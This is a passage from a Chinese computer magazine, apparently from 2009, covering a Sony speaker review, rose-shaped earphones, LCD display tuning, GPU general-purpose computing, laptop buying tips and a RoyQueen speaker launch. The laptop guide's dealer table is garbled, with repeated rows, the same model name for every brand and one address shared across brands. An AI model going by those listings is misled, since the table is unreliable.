“火武”SRS-DB500是一款2.1声道高品质多媒体音箱,最大的特点是集众多创新科技于一身,在音质表现上达到专业级的水准,特别是在低音表现上更有过人之处。其中,包括索尼独有的S-Master全数字功放技术,经过索尼资深工程师的多年开发,终于将这一家庭影院系统已成熟的技术成功应用于2.1多媒体

音箱上。S-Master技术采用了一种没有反馈步骤的数码处理过程,信号几乎是无损地被传输到扬声器的发声模块上。这大大丰富了声音的层次感、空间感和细节密度,带来更加震撼的现场感受。同时,它还具有无交越失真、无热能失真、高效省电等优点,从而展现近乎高保真的音质,细致准确地重现动人音色。“火武”SRS-DB500低音炮采用加强型低频反射型箱体,和传统普通箱体相比,它具有宽边角、长中距、强力磁体、深导管的特点,从而具有强大的低音回振效果,在重低音上有专业级的表现,为用户带来强劲震撼的聆听体验。索尼“火武”SRS-DB500特别设计了一个闪亮



- 参考价格: 1999元
- 联系电话: 400-810-9000

LED荧光灯效,它有三种模式:默认模式、音量模式以及音源功率模式。随着不同模式的切换,LED荧光灯不断变化,演绎出一种美不胜收的节奏美学。索尼“火武”SRS-DB500附带一个遥控器,可远距离操控音箱,更加随心所欲,酣畅淋漓。

点评:多种先进技术的应用,让这款定位高端的2.1音箱在音质上有出色的表现。



# 用音乐说出口

■文/王伟光



“红豆生南国，春来发几支，愿君多采撷，此物最相思。”爱最苦莫过于相思，中国诗人王维的《相思》写得刻骨铭心。红尘男女在相处的过程中渐渐产生情愫而不能自己，不过，要说出一个“爱”字谈何容易！8月26日，中国传统的“七夕”情人节，我们制定了一个简单而又浪漫的求爱计划：选择一首经典的歌，用一款特别的耳机，选一份特别的礼物，在七夕那天送给她。

## 特别的歌给特别的她


在音乐方面，来自陶喆专辑《太美丽》的这首《今天你要嫁给我》非常适合表白感情：简单、直白但情意浓浓，用来表达爱意再合适不过。大家可以打开本期配刊光盘，仔细聆听这首充满情意的歌曲，然后把它保存下来，通过网络送给她，或是放到送她的MP3播放器中，让她独自拥有这首歌曲中你对她的爱意吧。

歌曲中陶喆巧妙地运用四季更迭的意象描绘出男女从恋爱到结婚的甜蜜过程，并将结婚进行曲与象征美满家庭的儿童嬉笑声拼贴在歌曲中，甚至还把牧师的证婚誓词编成说唱歌词，朗朗上口的民谣旋律配以优美轻快的口琴吹奏，江南小调加美式节奏，浪漫铺陈得恰到好处，让人“爱不释耳”。轻快的节奏，没有很深刻的说教，胜在情真意切，好听没有负担。今天你要嫁给我，就用这首歌，这句誓言，来表达你对爱的追求吧。



## 特别的耳机欣赏音乐

要让心仪的她欣赏甜蜜的歌，没有一款漂亮同时充满创意的耳机相配怎么行？作为七夕节的礼物，不妨送她一只



产品参数	
机式类型	耳塞
佩戴方式	入耳式
频率响应	20-20000Hz
阻抗	32欧姆
灵敏度	112dB
插头	3.5mm
喇叭直径	10mm
线缆长度	1.2m
参考价格	66元

乐味新款的玫瑰花耳机，可以给她带来又一个特别的惊喜。

乐味MM03玫瑰花耳机采用了女性特别喜欢的玫瑰花式精美设计，塞入耳朵，就像戴了两朵玫瑰花。为了让不同的人佩戴都舒适，随机附送了大小不同的三副橡胶耳套。同时，它有四种色彩：红、黄、白、黑。如果你不知道她的颜色喜好，可以先找她的闺中密友悄悄了解一下，然后选择对应颜色的玫瑰花耳机送给她，这样更有针对性。

耳机是用来听的，玫瑰花耳机并非虚有其表，这里不妨实际测试一下这款耳机在歌曲中的表现。《今天你要嫁给我》在整体音质表现很柔和，耳机在人声还原方面方面还不错：陶喆声音表现圆润，有厚度但不浊，如清风拂面一般，歌曲中穿插的口琴吹奏悠扬动听，唇齿间的气息都可以体验得到。在低音方面，MM03玫瑰花有一定的震撼力，声场的定位准确，层次也比较分明，橡胶耳套可以在一定程度上提升耳塞的低频表现和舒适度，声相的左右移动非常明确，细节表达清楚，能让人完全融入其中，享受幸福的感觉。另外，这款耳机还采用优质苹果公司的真空线材制造，这可是苹果耳机的御用线材，手感特别好且轻便。这样一来，精心挑选的礼物，会让你的印象分提升不少喔。


## 用特别礼物浪漫表白

有特别的音乐和特别的耳机，现在再用特别的礼物进行浪漫的表白，进行最后一击吧。玫瑰花耳机中还为了表达爱情量身定做了浪漫的魔豆。魔豆在中文中就是“红豆”，看来表达爱意是不分国界，中外共通的啊。如果你正为“七夕”用礼物表白而绞尽脑汁，有心仪的对象却无法将爱说出口时，不妨送上玫瑰花耳机和特制魔豆吧。

玫瑰花耳机自带的筒子，不但可以收纳耳机，还可以当花盆种植魔豆。将魔豆栽种到装满营养液和种子的筒子里，只需给它充足的水分和光照，不过数日，嫩绿的幼芽顶出的豆瓣上就会显出“I LOVE YOU”的字迹。想想看，当她带上玫瑰花耳机，一边听着《今天你要嫁给我》，看着“我爱你”的魔豆在她眼前开放，爱情的浪漫，就在这一刻定格，你浓浓的爱意想必就已经撼动了她的心？

我在七夕种下魔豆，接下来就会收获爱的果实。希望这个浪漫的“七夕”，用我们的特别策划，让有情人人都成眷属！





# 让视界更精彩 LCD显示优化技术浅谈

■ 文/ Marshall

TN屏的LCD在显示效果方面一直都被IPS、PVA拥护者们称为“秒杀的对象”、“绝不能购买的垃圾”，可即使是如今炒得火热的低价广视角屏幕E-IPS和C-PVA，成品LCD也要比同尺寸规格TN产品高上500元左右。对于大众消费者而言，让TN屏LCD获得更好的显示效果更具实用价值。

## 重拾显示优化技术

早在2005年左右显示优化技术（本文将明基Senseye、三星魔技、华硕靓彩智能显示引擎等统称为显示优化技术）便被炒得火热，不过随着各LCD品牌显示优化技术以“百家争鸣”形象出现，人们发现很多品牌鼓吹的显示优化技术不过是对LCD亮度、对比度的调整，很难看到色彩的变化。有着被欺骗感觉的消费者，自然将显示优化技术视为无实用价值的“噱头”。

作为LCD软实力体现的显示优化技术，绝非仅针对亮度和对比度的调节，经过多年的积累和沉淀，目前一线LCD品牌的显示优化技术已经逐步过渡到第二或第三代，像明基Senseye+、华硕靓彩智能显示引擎在使用时均会明显的感觉到画面色彩的变化。对LCD显示画面具有有效改善的显示优化技术，才是值得关注的。

## 驱动IC——LCD的大脑

LCD的光由背光模块发出，当LCD控制电路部分和驱动电路部分控制电极产生电场时，液晶分子就会产生扭曲，从而使穿越其中的光线产生有规则的折射，然后经过过滤层的过滤在屏幕上显示出来。液晶本身也是没有色彩，玻璃基板间夹着由红、绿、蓝三种颜色构成的彩色滤光片，在背光液晶分子的控制下，透过每个




驱动IC在LCD成本中占10%

像素的光线强度也不同，三原色通过混合才得到需要的色彩。

改变光线偏转的电压主要是控制电路部分和驱动电路部分，这也是驱动IC被看做LCD“大脑”的原因。在各个LCD品牌同尺寸规格产品采用同样TN屏的时候，整个LCD成本中可占到10%左右的驱动IC性能的好坏，就成为各家产品比拼的重点。

## 套餐性质的显示技术

无论是由色彩管理引擎、对比强化引擎、锐利度强化引擎组成的明基Senseye还是宣传由专用IC芯片和专用软件结合的华硕靓彩智能显示引擎，一个品牌的显示优化技术往往会由几个不同的功能部分组成，不同的名称及解释往往让大众消费者越听越迷糊。




可选的应用场景是显示优化技术的直观体现

各家显示优化技术所能产生的结果，对用户来说最直观的表现形式便是各应用场景模式（图片、影视、游戏等模式）的提供，用户根据不同的应用需求选择对应的场景模式，而这场景模式则是该显示器通过显示优化技术调整亮度、对比度、色彩饱和度、锐利度、伽玛值等参数获得的，只是根据应用的不同，对各参数调整的侧重有所不同。简单来说，场景模式就是LCD通过显示优化技术提供的口味不同的“套餐”，各菜式及分量搭配是早已选择好了的。

## 套餐+点菜，让LCD更精彩

套餐毕竟是量产的东西，不可能符合每一个人的口味，更何况如果厂商在设置调整LCD场景模式参数时出现偏差，场景模式在使用时对显示画面的改善效果将不升反降。因此，在厂商预先提供应用场景模式的基础上，用户根据个人喜好和应用需求，再次对LCD红、绿、蓝三色参数、伽马值进行调整，可获得更好的显示效果。这里要提醒大家的是各显示参数的调节并没有所谓的标准，不同的使用环境、个人喜好对屏幕画面色彩的要求均会不同，对绝大多数用户来说，让自己眼睛看起来舒服，就是标准。



丰富的可调节项是获得更优显示效果的基础


这就要求LCD厂商在以显示优化技术提供应用场景模式选择的同时，开放更多的可调节项，且菜单显示方式和OSD按键操作应该更简便，将更多的主动性提供给用户。在提供套餐的同时，让用户有主动点菜的机会，以追求量身打造的色彩，从而提升TN屏的显示效果。

## TN屏的希望

相对于追求更好更优的液晶屏而言，从驱动IC、显示技术入手改善LCD显示效果、挖掘LCD产品显示潜力更实际且经济。随着各厂商在LCD软实力上的比拼，TN屏也能看到显示效果提升的希望。在下期《电脑迷》PC评测室栏目，我们将进一步揭示各品牌LCD显示优化技术的效果及优缺点。

# GPU的革命

## 解析通用计算技术 ■ 文/AZ521



近年来,通用计算频繁出现在网络报刊上,被誉为是为未来显卡计算的主流技术之一。随着通用技术的日渐成熟,通用技术已经在显卡计算方面崭露头角,成为未来应用的一个方向。那么通用计算到底是什么,它是怎样工作的,能用来做什么?本文就带你去解读主流的通用计算技术,走近显卡计算的“新世界”。

### 通用计算时代正来临

一直以来,大多数运算的任务均是由处理器CPU担任,GPU仅仅只是通过3D API运行指定的图形部分运算。随着GPU性能越来越强,无论是从晶体管数量还是运算次数,GPU都远远超过处理器了。其实处理器不仅仅只担负运算功能,更多的则是控制功能,而GPU则只是在实时图形绘制方面一展拳脚。自DX10时代开始,GPU采用统一渲染架构,让处理器内部单元不再划分纹理和像素单元,运算功能更加强大,GPU可以完成更多的运算,这也是NVIDIA和AMD大力推广通用计算的主要原因之一。通用计算,简单说就是让GPU不再局限于图形处理,而是可以帮助CPU完成更多的运算,并且获得更好的性能。随着显卡巨头的大力推广,通用计算被越来越多的用户了解,并且也成为未来充分利用GPU性能的一个趋势,因此,可以说,随着GPU运算能力的提升,通用计算的时代正在来临。

### 通用计算的优势

GPU相对处理器有更强大的计算功能,但是和处理器相比也是各有优劣,处理器的计算优势在于处理复杂的指令,而GPU由于图像渲染的需要,特定于密集的、高并行的计算,因此GPU设计了更多的晶体管专用于数据处理,而非数据高速缓存和流控制。此外,采用统一渲染架构的GPU由于架构的特点,内部拥有若干流处理器,虽然每个单元的功能并不复杂,但能快速地进行计算处理,具备强大的并行处理能力,浮点运算能力大大超过处理器,更加适合简单重复的计算,因此,GPU更加适合一些科学计算、视频音频转码等需要大量重复计算的应用。此外,GPU的显存带宽高达128/256Bit甚至更高,拥有更多

的内存带宽,并且显存容量日益增加,因此,在一些密集内存存取的应用程序上,借助GPU进行运算,可以获得更强大的性能。目前在游戏领域炒得火热的物理加速,就是通用计算运用的一个非常直观并且常见的个例。

### 主流通用计算技术一览

目前通用技术仍然处于起步阶段,厂商各自为政,并没有统一的标准。NVIDIA推出了CUDA,AMD也有Stream技术,这两个技术都是厂商推出仅支持自身GPU的通用计算技术,此外还有众多厂商联合推出的OpenCL标准。

#### NVIDIA CUDA技术



CUDA是Compute Unified Device Architecture(统一计算架构)的简称,是NVIDIA推出

的通用并行计算架构,该架构使GPU能够解决复杂的计算问题。它包含了CUDA指令集架构以及GPU内部的并行计算引擎。开发人员现在可以使用C语言来为CUDA架构编写程序,所编写出的程序可以在支持CUDA的处理器上以超高的性能运行,让GPU用于图像计算以外的目的。目前只有G80、G92、G94和GT200核心的NVIDIA显卡才能使



用CUDA,NVIDIA的驱动程序使这些GPU支持CUDA,不过目前CUDA技术仅支持32位操作系统。

支持物理加速的游戏中,砖块的运动轨迹都更加真实,复杂的计算都是由GPU进行运算。

#### AMD Stream技术

AMD Stream是AMD的开放性技术,可让AMD GPU内数百个并行串流核心,为各种一般用途的应用带来加速的效果,并可大幅提升每瓦性能。在AMD的8.12催化剂驱动中,AMD就正式将AMD Stream流处理通用加速技术纳入其中,借助HD4000系列显卡超强的浮点运算能力,为更多的并行计算应用加速。值得一提的是,在Stream技术中,AMD还加入了对OpenCL开放标准的支持,让编程人员有更多的选择,同时保留自身的Brook+指令集,以提供给已完成编程的程序更好的兼容性。



#### OpenCL标准

KHRONOS GROUP

OpenCL  
The Open Standard for Heterogeneous  
Parallel Programming

NVIDIA一直希望CUDA能够成为通用计算的标准平台,但包括苹果、AMD在内的业界厂商并不认可,于是由苹果牵头,以苹果OpenCL草案为基础,联合业界各大企业共同完成了标准制定工作。随后Khronos Group成立相关工作组,制订OpenCL通用计算标准。OpenCL全称Open Computing

Language, 是第一个面向异构系统通用目的并行编程的开放式、免费标准, 也是一个统一的编程环境, 便于软件开发人员为高性能计算服务器、桌面计算系统、手持设备编写高效简便的代码, 而且广泛适用于多核心处理器(CPU)、图形处理器(GPU)、Cell类型架构以及数字信号处理器(DSP)等其他并行处理器, 在游戏、娱乐、科研、医疗等各种领域都有广阔的发展前景。OpenCL标准推出后, 业界有一个共同的标准可以利用GPU的强大计算能力, 然后应用在图形以外各种各样的并行计算方面。

### 小结


从上面三种通用计算的标准可以看出, 虽然实现方式和支持硬件各异, 但是都是为了利用GPU强大运算能力, 在图形处理领域以外进行更多的运算。另外, 目前通用计算仍然处于各自为政的阶段, 并且支持的硬件和软件都不同, 用户需要根据自身采用的硬件来选择对应的软件。值得一提的是, NVIDIA和AMD都是OpenCL的标准制订者之一, 不过NVIDIA, 正大力推广CUDA, 最近也爆出NVIDIA将向AMD开放CUDA的消息, 一切都显示通用计算正受到显卡厂商的重视, 未来有越来越多的软件会利用到通用计算技术。

## 通用计算离用户并不遥远

科学计算对于普通用户而言太过遥远, 其实通用计算并不只是应用在“蛋白质折叠计算”等专业领域, 在图形增强、视频编码解码等领域, 通用计算也能大显身手, 为普通用户带来实实在在的性能提升。

最早针对图像增强应用的通用计算功能要算是物理加速了, NVIDIA借助PhysX物理加速技术, 让GPU承担物理计算所需的计算, 实现更逼真的物理特效。随着NVIDIA CUDA的大力推广以及GTX 275的推出, 不少软件厂商也纷纷支持CUDA技术, 如视频编码软件等。如今主流的视频处理软件如CyberLink Power Director 7、Badaboom、TMPGEnc、TotalMedia等软件均支持CUDA技术, 实现更强的视频编码性能, Photoshop CS4不仅支持CUDA, 还支持AMD Stream技术, 可

以看出, 在图像增强、视频处理方面, 通用计算正在扮演越来越重要的角色, 可以借助GPU的性能, 实现更快的运算。此外, ATi GPU的UVD引擎, 也可以看作是通用计算的一种, 从HD2000系列开始(HD2900XT除外), ATi全线显卡都内置了UVD引擎, 能够对当前盛行的H.264和VC-1两大编码提供完全硬件解码, 降低处理器的占用率, 实现更快的解码性能。AMD还推出了Avivo编码器, 采用Stream技术, 仅支持HD4000系列显卡, 能够实现视频媒体的快速编码以及转换。



▲ 支持CUDA的TMPGEnc, 能够大大缩短编码时间。

▲ CyberLink Power Director 7不仅支持CUDA, 也支持Stream技术。

## 好处看得见的通用计算技术

对于大多数用户而言, 显卡除了玩3D游戏, 提供华丽的游戏特效, 还能带来其它什么功能才是最重要的。其实GPU强大的计算能力, 以前仅限于运算3D模型, 使用通用技术之后,

GPU可以做更多事情, 例如物理加速将是未来游戏的主流, 微软DX11就将加入对物理加速的支持; 通用计算也为视频编码解码提供数倍CPU运算的能力, 所需时间大大缩短; 又如将普通分辨率的视频倍线为高清视频并实时播放, 如




▲ 应用通用计算技术, TotalMedia Theatre能够实现视频实时倍线功能, 该软件同时支持CUDA和Stream技术。

果借助处理器, 普通双核处理器都不能胜任, 少数高端四核处理器勉强可以实现, 而GPU的强大运算能力, 让这个“不可能的任务”在普通配置的机型上也能实现。另外, 不仅仅是游戏和视频处理软件, 图形处理软件也引入了通用计算, 在一些滤镜和特效的处理方面更具效率, Adobe通过OpenCL支持NVIDIA、AMD显卡, 任何支持通用计算的显卡, 在Adobe Photoshop CS4软件中, 都可以实现图形处理的加速功能。

## 应用软件很关键

通用计算最大的优势在于充分利用GPU的计算能力, 对于用户而言, 如果你的显卡支持通用计算, 搭配合适的软件就能让显卡实现更多功能。不过就目前的情况而言, 通用计算的应用软件还不成熟, 并且多重的标准让用户有点无所适从。不过可喜的是, AMD和NVIDIA都积极和软件厂商深入合作, 在一些重量级的视频处理软件、图形处理软件上, 已经开始显现通用计算的身影, 为用户提供更好的性能和应用体验。并且越来越多的应用软件都支持两



▲ 支持NVIDIA CUDA技术的软件列表。

大厂商的通用计算标准, 而OpenCL标准的确立, 让用户有更方便的解决方案, 不用再区分N卡、A卡, 只要应用软件支持通用计算, 就能充分利用到GPU的加速功能。

## 写在最后

通用计算的确是近年来业界比较重要的革新之一。通过GPU高速运算能力, 在科学计算方面取得了卓越的成绩, 而对于普通消费者而言, 视频增强、图形处理、游戏都将获得更好的性能。随着软件厂商和硬件厂商合作的深入, 未来通用计算的应用将更加普及, 为用户带来更快更好的全新体验。



# 在电脑城中穿行

## 小编陪你买电脑之笔记本选购

如今笔记本在IT卖场占有越来越大的销售份额,卖场一二楼的显眼位置往往都被笔记本经销商占据。继上一期兼容机选购之后,小编特为大家献上本期的笔记本选购攻略!

■ 文/PCFAN

### 看图作业 选好配置和商家

笔记本厂商会根据不同的用户群划分和应用需要,将旗下产品分为不同的系列和型号,消费者对配置细节(特别是处理器和显卡)的可更改性较小,仅能被动选择厂商推出的搭配组合。以Intel奔腾双核T4200+ATI Mobility Radeon HD 3470独显的组合为例,在选出几款拥有该组合的一线品牌产品后,需要去了解每款产品在内存、硬盘、接口配备、预装系统等方面的规格参数以及大致外观设计,最终确定两三款机型。

品牌/型号	地址/电话	品牌
华硕E42	武汉市中山路新华电脑城华硕公司 40983088, 49660272	华硕
联想E43	武汉市新华电脑城联想专卖店3-5 13618263736	联想
戴尔E42	武汉市新华电脑城戴尔专卖店N-A08-A29 023-86135915	戴尔
惠普E42	武汉市新华电脑城惠普专卖店M-07 023-86135320	惠普
神舟E42	武汉市新华电脑城神舟专卖店M-102-104 023-86794033	神舟
方正E42	武汉市新华电脑城方正专卖店M-102-105 023-86794055	方正
同方E42	武汉市新华电脑城同方专卖店M-102-105 023-86794055	同方
康佳E42	武汉市新华电脑城康佳专卖店M-102-105 023-86794055	康佳
七喜E42	武汉市新华电脑城七喜专卖店M-102-105 023-86794055	七喜
联想E42	武汉市新华电脑城联想专卖店M-102-105 023-86794055	联想
方正E42	武汉市新华电脑城方正专卖店M-102-105 023-86794055	方正
同方E42	武汉市新华电脑城同方专卖店M-102-105 023-86794055	同方
康佳E42	武汉市新华电脑城康佳专卖店M-102-105 023-86794055	康佳
七喜E42	武汉市新华电脑城七喜专卖店M-102-105 023-86794055	七喜
联想E42	武汉市新华电脑城联想专卖店M-102-105 023-86794055	联想

⊕ 预先了解品牌在当地代理商可在卖场选购时省上不少时间

接下来便是通过各笔记本品牌官方网站或者售前咨询电话,了解该品牌在当地电脑城的代理商,通过电话了解选择好的机型售价、赠品及一些优惠活动,同时也可以通过京东/新蛋等网络IT销售平台进一步了解产品售价,在心里对产品价格做一个预估。

### 网购还是去电脑城

在通过京东/新蛋等网络IT销售平台了解预先选购好机型的特点时会发现,它们的产品价格相对较低,特别是对于身处内陆二三线城市的消费者来说,大型网络IT销售平台给出的价格即使加上物流费用后,依旧比当地电脑城代理在

电话中给出的参考价要低上许多。这主要是由于网络销售平台少去了实体店、人员开销,加上与厂商大宗采购可压低产品进价,从而降低产品最终零售价,且物流上也可赚取一定利润。小编在这里为大家就网络IT销售平台和电脑城实体店购机优缺点做了一个简单的对比(详见左下表格)。

由于大多数笔记本品牌当地售后都交由第三方负责,因此两种购买方式在产品售后方面相差不多。看重价格、了解网购流程的消费者可以考虑通过大型网络IT销售平台购机的方式,而身处一二线城市,有一定电脑基础的消费者建议多去卖场感受一下真机操控感,并了解电脑城与网络销售平台之间的价格差。

### 砍价流程 货比三家有窍门

一个笔记本品牌在一座城市往往同时设置两三家代理商,即使只设一家总代,总代为了尽可能提升销量也会设立核心分销商一同销售该品牌产品。这样一来IT卖场很容易出现多家店面销售同一品牌产品的情况。不过厂商和经销商都会避免出现消费者以同一品牌型号的产品去多家代理或核心分销商对比价格的情况,一般不同的代理/核心分销商



是不会有同一型号机型销售的,这里的“货比三家”主要是指在同一代理/核心分销商下属不同店面对比价格、优惠活动及赠品,这也是最初要了解该品牌在当地代理商的用意所在。

同一代理/核心分销商下属不同店面由于销售量、谈单员业绩的不同,在售价上有可能出现几十甚至百元的差异,在店面谈单时,除以笔记本产品售价为中心外,赠品种类、数量。甚至升级内存、贴膜等价格都可以一并谈妥。整机价格一定要是带正规发票后的,而屏幕是否保点(承诺有无坏点)等问题也要协商好。

### 拆封验机 只要全新机

笔记本验机要从拆箱开始,一般笔记本包装上都会印有该机的SN码以及详细的型号,在取出机器后首先要做的就是校对包装箱上的SN码同笔记本机身、电池上的SN码是否一致,以确认机器、电池都属原装。开机后则可用CPU-Z、GPU-Z确定一下处理器和显卡型号规格,更要记得用HD Tune软件查看硬盘通电时间以及各接口及排风孔、外壳表面是否有灰尘、刮痕等,防止奸商用翻修机、样品机冒充新机出售。



### 质保政策要问清

售后服务等软性价值越来越受到消费者和厂商重视,华硕、Acer等知名一线笔记本品牌都提供了注册延长产品电池质保时限的售后政策,而如今加钱延长产品质保时限的服务也受到了越来越多消费者的重视。在购买DELL笔记本时可直接在网页订购界面选择延长产品质保,或在订购电话里对销售代表提出延长质保年限的要求。这里要提醒大家的是大多数笔记本品牌在当地售后服务站与经销商是分开建立的,对于产品售后条款的咨询要以当地售后或厂商售前服务电话为准,读者朋友也可直接拨打杂志中该品牌公开的电话号码咨询。

	优点	缺点
电脑城	可亲身试用产品、屏幕包点协议及赠品均可协商、产品拆封出现问题解决方便	二三线城市价格偏高、验机需要一定电脑基础
网络销售平台	价格较低、省去了往返电脑城及谈单时间	物流容易出现不可控因素、产品拆封出现问题解决较难

# 朗月清风 琴歌酒赋

## 朗琴品牌及新品发布会

7月9日，深圳市朗琴音响技术有限公司——朗琴（ROYQUEEN）品牌及新品发布会在北京隆重举行。作为新晋品牌，朗琴“ROYQUEEN”源于“国王与皇后”，寓意着皇家的极致尊贵与非凡优雅。朗琴为“ROYQUEEN”中文音译，朗琴音箱的设计初衷力求将音乐的本来淋漓呈现，并以最优良的材质和最高水准的工艺彰显使用者的尊贵，更以臻美的造型设计传递一种非凡的优雅气质。朗琴的品牌定位于：以优雅的设计传递尊贵的时尚艺术，而产品则定位于：尊贵设计、优质选材、极致工艺、上乘音质。

在发布会上，朗琴发布了旗下欧风系列三款新品，有S350（Tulip——郁金香）、S550（Ariel——美人鱼）、S750（Bordeaux——波尔多）以及朗琴系列音箱专利的Turbo Bass（劲低音）技术，为迷你音箱带来更好的音响效果。RoyQueen的产品灵魂为音色，运用了顶级钟表的声学与设计学巧妙创意和工艺，为其增添设计的灵魂。在有限的空间内注入Turbo Bass动态低音技术，带来产品音色的纯净清澈。在发布会上，朗琴总经理张义春先生还为与会者介绍了朗琴音箱一系列的特点：全部采用铝合金箱体，阳极氧化铝金属喷砂工艺，精致耐磨；支持一线通技术，通过USB接口即可为音箱提供电源和数字音频信号；内置DSP处理器，双全频带扬声器单元；全免螺孔设计；高品质贴片工艺；绝对无底噪，并且绝对抗手机干扰等。朗琴的产品核心即是“优雅”二字。不管是产品还是服务，都力求精致，极致优雅。惬意的生活来源于张合有度，进退自如。一台仅274克的Tulip，带来的不仅仅是物理重量的解脱，还赋予人们轻松上阵的心态。淡雅的Tulip，美妙的音乐，加上一杯香浓的卡布奇诺，一个微笑的你，生活其实可以很简单。放开心中的纷扰，独享这一刻，世界只有你，和袅袅的、沁人心脾的可爱乐音。



模特展示朗琴迷你音箱产品



朗琴总经理张义春先生现场讲解朗琴产品的特点



为迷你音箱赋予更多的功能和优雅的气质，S750 Bordeaux的创意来自红酒之乡——法国波尔多。



S550 Ariel的鱼尾典雅造型，流畅圆润，让它不仅只是一台迷你音箱，更是可爱的天使——小美人鱼。优质的铝合金外壳经典永恒，适合各种办公和居家风格。



郁金香含苞待放，馥郁轻吐的淡雅姿态带给了设计师灵感。可爱的S350 Tulip侧面看俨然就是一朵含苞待放、欲语还羞的郁金香。铝合金外壳融合了金属喷砂工艺，耐用程度达到军用等级。



# 买主板

## 认准华硕 Xtreme Design



你的主板能超频吗? 无论你是DIY爱好者, 还是狂热的游戏玩家, 2009年在你采购主板之前, 你都应该首先问自己这句话。超频伴随DIY发展至今, 经历了N个阶段, 有可能你的印象里超频还是复杂的跳线, 繁琐的软件设置, 过热后的当机等等, 那么朋友, 我想告诉你, 你OUT了! 在经济大环境紧缩的情况下人人都希望“把一分钱掰成两半花”, 但复杂的操作、稳定性的降低让很多初级用户对超频望而却步。

